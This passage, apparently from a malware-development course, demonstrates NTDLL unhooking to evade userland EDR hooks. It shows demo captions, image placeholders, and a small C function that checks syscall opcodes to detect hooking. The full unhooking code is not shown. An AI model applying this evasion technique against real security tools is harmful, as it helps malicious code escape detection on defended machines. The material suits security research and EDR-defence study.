


Replacing the text section.




Demo 2


The hooked ntdll.dll text section to be replaced.




Miscalculating the text section base address.



Recalculating the base address.



Replacing the text section.



Demo 3


This demo demonstrates how NTDLL unhooking evades userland hooks installed by circumventing the previously introduced `MalDevEdr.dll` program.

To verify the effectiveness of the `DiskUnhooking.exe` implementation, the `PrintState` function has been added which prints the syscall's name and its address to the console. This function requires two parameters: `cSyscallName`, which represents the name of the syscall, and `pSyscallAddress`, which represents the syscall's address. By analyzing the opcodes of the specified syscall and comparing them to the opcodes that a typical syscall would begin with, `PrintState` determines whether or not the syscall has been hooked.


Recall that the opcodes of a syscall are `4C 8B D1 B8`. This is equivalent to the `mov r10, rcx` and `mov eax, <SSN>` instructions.

```
VOID PrintState(char* cSyscallName, PVOID pSyscallAddress) {
        printf("[#] %s [ 0x%p ] ---> %s \n", cSyscallName, pSyscallAddress,
(*(ULONG*)pSyscallAddress != 0xb8d18b4c) == TRUE ? "[ HOOKED ]" : "[
UNHOOKED ]");
}
```


Inject `MalDevEdr.dll` to `DiskUnhooking.exe`.




`MalDevEdr.dll` is injected and running.



`PrintState`'s output shows that the NtProtectVirtualMemory syscall is hooked.



When `DiskUnhooking.exe` resumes execution, `MalDevEdr.dll` detects `NtProtectVirtualMemory` being called. After that, `DiskUnhooking.exe` unhooks `NtProtectVirtualMemory`.



Attaching xdbg to the `DiskUnhooking.exe` process shows that the `NtProtectVirtualMemory` syscall is normal, even though `MalDevEdr.dll` is still injected. This proves that the userland hooks were successfully removed in the current process.